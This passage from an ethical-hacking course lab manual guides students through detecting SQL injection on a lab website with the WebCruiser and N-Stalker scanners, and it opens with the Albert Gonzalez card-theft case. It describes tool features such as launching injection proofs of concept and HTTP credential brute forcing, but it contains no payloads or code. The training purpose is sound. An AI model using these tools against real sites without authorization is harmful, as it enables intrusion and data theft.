WebCruiser - Web Vulnerability Scanner is an effective and powerful web penetration testing tool that will aid you in auditing your website. It has a Vulnerability Scanner and a series of security tools.

Lab Scenario

A deeper understanding of detecting SQL injection attacks using the IBM Security AppScan too was examined in the previous lab. In this lab we will have a look at a real case scenario where SQL injection attacks were implemented to steal confidential information from banks.

Albert Gonzalez, an indicted hacker, stole 130 million credit and debit cards, the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on the companies' servers to intercept credit card data as it was being processed.

He was charged for many different cases in which the methods of hacking utilized were:

- Structured Query Language ("SQL") was a computer programming language designed to retrieve and manage data on computer databases.
- "SQL Injection Attacks" were methods of hacking into and gaining unauthorized access to computers connected to the Internet.
- "SQL Injection Strings" were a series of instructions to computers used by hackers in furtherance of SQL Injection Attacks.
- "Malware" was malicious computer software programmed to, among other things, identify, store, and export information on computers that were hacked, including information such as credit and debit card numbers and corresponding personal identification information of cardholders ("Card Data"), as well as to evade detection by anti-virus programs running on those computers.

As an expert **security professional** and **penetration tester** you should have a complete understanding of SQL injection attack scenarios and list high=risk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

components and note entry points to start testing and exploring. Hence, as another aspect in SQL Injection testing, in this lab you will be guided to test for SQL injection using the WebCruiser Tool.

Lab Objectives

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv8 Module 14 SQL Injection

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform website scans for vulnerabilities
- Analyze scanned results
- Fix vulnerabilities in web applications
- Generate reports for scanned web applications

Lab Environment

You can download WebCruiser from http://sec4app.com/download

To carry out the lab, you need:

- **WebCruiser** located at **D:\CEH-Tools\CEHv8 Module 14 SQL Injection\SQL Injection Detection Tools\WebCruiser**
- Run this tool in Window Server 2012
- You can also download the latest version of **WebCruiser** from the link http://sec4app.com/download.htm
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

To produce time-consuming SQL sentence and get information from the response time

Lab Duration

Time: 20 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

TASK 1

Testing Web Application

Lab Tasks

1. To launch WebCruiser in your Windows Server 2012 host machine, navigate to **D:\CEH-Tools\CEHv8 Module 14 SQL Injection\SQL Injection Detection Tools\WebCruiser**.
2. Double-click **WebCruiserWVS.exe** to launch it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning is not necessary for SQL Injection POC, you can launch POC by input the URL directly, or launch from the Scanner.
WebCruiser support:
* GET/Post/Cookie Injection;
* SQL Server: PlainText/FieldEcho(Union)/Blind Injection;
* MySQL/DB2/Access: FieldEcho(Union)/Blind Injection;
* Oracle: FieldEcho(Union)/Blind/CrossSite Injection;




FIGURE 3.1: WebCruiser main window

3. Enter the URL that you want to scan; in this lab we are scanning **http://10.0.0.2/realhome/** (this IP address is where the realhome website is hosted).

WebCruiser Web Vulnerability Scanner for iOS, an effective and convenient web penetration testing tool that will aid you in auditing your website! WebCruiser can find the following web vulnerabilities currently:
* GET SQL Injection(Int, String, Search)
* POST SQL Injection(Int, String, Search)
* Cross Site Scripting(XSS)




FIGURE 3.2: WebCruiser Scanning a site

It can support scanning website as well as POC (Proof of concept) for web vulnerabilities: SQL Injection, Cross Site Scripting, XPath Injection etc. So, WebCruiser is also an automatic SQL injection tool, an XPath injection tool, and a Cross Site Scripting tool!

4. A software disclaimer pop-up will appear; click .**OK** to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 3.3: WebCruiser Software Disclaimer pop-up

System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

5. WebCruiser starts with the URL scan as shown in the following screenshot. It shows Site Structure, and the following table is vulnerabilities.




FIGURE 3.4: WebCruiser Scanning Vulnerabilities

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

6. Right-click each of the vulnerabilities displayed in the scan result, and then you can launch SQL Injection POC (Proof of Concept).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another. SQL Injection is one of the most common application layer attack techniques used today.




FIGURE 3.5: WebCruiser SQL Injection POC (Proof of Concept)

7. This will launch the SQL injection and fill the relevant fields. Click **Get Environment Information**.

There are many methods to getting data in SQL Injection, but not all these methods are supported in an actual penetration test.




FIGURE 3.6: WebCruiser SQL Injection POC Tool

8. It will display the environment information where the site is hosted.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
WebCruiser	▪ SQL Injection Detected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how to speed up the scanning process and reduce the number of pages the IBM Rational AppScan finds.
2. Evaluate whether it is possible to perform scans against live production environments with IBM Rational AppScan. Will that cause damage or hurt the site?
3. Analyze how variables can be implemented in a multi-step sequence with IBM Rational AppScan.

Internet Connection Required	
☐ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Testing for SQL Injection Using N-Stalker Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

N-Stalker Web Application Security Scanner 2012 is a sophisticated Web Security Assessment solution for your web applications. By incorporating the well-known "N-Stealth HTTP Security Scanner" and its 39,000 Web Attack Signature database along with a patent-pending component-oriented Web Application Security Assessment technology, N-Stalker is a "must have" security tool to developers, system/security administrators, IT auditors, and staff.

Lab Scenario

In the previous lab you examined how to use the Webcruiser tool to scan a website as well as POC (Proof Of Concept) for web vulnerabilities: SQL injection.

Few attackers perform SQL injection attacks based on an "error message" received from the server. If an error is responded from the application, the attacker can determine the entire structure of the database, and read any value that can be read by the account the ASP application is using to connect to the SQL Server. However, if an error message is returned from the database server complaining that the SQL Query's syntax is incorrect, an attacker tries all possible True and False questions through SQL statements to steal data.

As an expert **security professional** and **penetration tester** you should be familiar with the tips and tricks used in SQL injection detection. You must also be aware of all the tools that can be used to detect SQL injection flaws. In this lab you will learn to use the tool N-Stalker to detect SQL injection attacks in websites.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv8 Module 14 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL Injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform website scans for vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyze scanned results
- Fix vulnerabilities in web applications
- Generate reports for scanned web applications

Lab Environment

To carry out the lab, you need:

- **N-Stalker** located at **D:\CEH-Tools\CEHv8 Module 14 SQL Injection\SQL Injection Detection Tools\N-Stalker Web Application Security Scanner**
- Run this tool in Window Server 2012
- You can also download the latest version of **N-Stalker** from the link http://www.nstalker.com/products/editions/free/download
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

You can download N-Stalker from http://www.nstalker.com/products/editions/free/download

Founded upon the U.S. Patent Registered Technology of Component-oriented Web Application Security Scanning, N-Stalker Enterprise Edition allows for assessment of Web Applications

Lab Duration

Time: 20 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

Lab Tasks

TASK 1

Testing Web Application

1. To launch N-Stalker move your mouse cursor to the lower-left corner of your desktop and click **Start**.




FIGURE 4.1: Windows Server 2012 Desktop view

2. Click the **N-Stalker Free 2012** app to launch it.

N-Stalker Web Application Security Scanner 2012 Enterprise Edition provides the most complete and effective suite of Web Security assessment checks to enhance the overall security of your Web Applications against a wide range of vulnerabilities and sophisticated hacker attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.2: Windows Server 2012 Start menu Apps

N-Stalker also allows you to create your own assessment policies and requirements, enabling an effective way to manage your application's SDLC, including the ability to control information exposure, development flaws, infrastructure issues and real security vulnerabilities that can be explored by external agents.

3. Click the **Update** button to update the N-Stalker database in the main window of N-Stalker as shown in the following screenshot.




FIGURE 4.3: N-Stalker Main window

Web Security Intelligence Service (WSIS) is provided by WSI Labs and will ensure you always get the latest updates available for N-Stalker Web Application Security Scanner as well as for its attack signature database. New 0-day exploits and common vulnerabilities will be added on daily or weekly basis, giving you the ability to scan you Web Server infrastructure periodically against the latest threats.

4. A software disclaimer pop-up will appear. Click **OK** to continue.




FIGURE 4.4: N-Stalker Free Edition pop-up

System Requirement: .NET FrameWork V2.0 or higher, you can Download .NET FrameWork V2.0 From Microsoft.

5. **N-Stalker** will start updating the database; it will take some time to update.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To run N-Stalker Web Application Security Scanner appropriately, there are minimum requirements to be met:

· 128MB RAM (available to N-Stalker)

· At least 500MB Hard Disk free space (caching purposes)

· Win32 Platform (Win 2000, XP, 2003 or Vista and later)

· Internet connection to download N-Stalker database/software updates




FIGURE 4.5: N-Stalker database updating status

6. After updating is complete, click **Start** to start a new scanning session.




FIGURE 4.6: N-Stalker database updated

You may modify N-Stalker's cache options to avoid web pages from being permanently stored in your hard disk. This might be useful to preserve disk space on large assessments

7. In **N-Stalker Scan Wizard**, enter the URL as **http://10.0.0.2/realhome/** (this IP address is where the realhome website is hosted).
8. Set the **Scan Policy** as **OWASP Policy**, and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To run N-Stalker Scanner from command line, you will need a scan session policy that will contain policies, host information and specific configurations needed to run the entire session.




FIGURE 4.7: N-Stalker Choosing URL and Policy

9. Click .**Yes** in the **URI Restriction Found** pop-up to continue.

N-Stalker HTTP Brute Force tool does what the name says. It is an HTTP authentication brute force tool that works by taking a web macro and attempting to run a series of authentication requests to obtain valid credentials (you may provide your own user and password list).




FIGURE 4.8: N-Stalker URI Restriction Found pop-up

10. In Optimize Settings, click **Next** to continue.

N-Stalker Web Proxy is a combination of web proxy and HTTP inspection tool. It includes a full Web Proxy support (for external browsers) along with an event-driven interception mechanism, that allows you to inspect HTTP communications (even SSL) based on keyword matching.




FIGURE 4.9: N-Stalker Optimize Settings

11. Click **Yes** in the **Optimize Settings** pop-up.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The term "GHDB" was allegedly coined by Johnny Long, which started to maintain a number of "google-based" queries that would eventually reveal security flaws in websites (without one having to scan the site directly for that vulnerability).




FIGURE 4.10: N-Stalker pop-up

12. On the **Review Summary** tab, click **Start Session** to continue.

This is a string encoding tool which is useful to encode/decode data on multiple formats used by Web Applications.




FIGURE 4.11: N-Stalker Review Summary

13. The **N-Stalker Free Edition** pop-up displays a message. Click **OK** to continue.

This is a Web Server Discovery tool which will attempt to discover HTTP servers and fingerprint them to obtain their platform version. It might run based on a file list or IP range.

FIGURE 4.12: N-Stalker Free Edition pop-up

14. Click **Start Scan** after completing the configuration of N-Stalker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Google Hacking Database (GHDB) Tool is a unique application that will allow you to search for "google-like" queries within a saved spider data. N-Stalker, GHDB Tool can be invoked by clicking on "GHDB Tool" button under "Miscellaneous Tools":




FIGURE 4.13: N-Stalker Start Scan wizard

15. You can view scanning details as shown in the following screenshot.

HTTP Load Tester is a performance tester tool. It will run a Web Macro on a concurrent basis (up to you to decide how many instances) and will provide a report on number of connection failures and success.




FIGURE 4.14: N-Stalker Start Scan Status

16. N-Stalker will scan the site with four different methods.

Macro Recorder is a tool to manage "Web Macros" within N-Stalker Web Application Security Scanner.

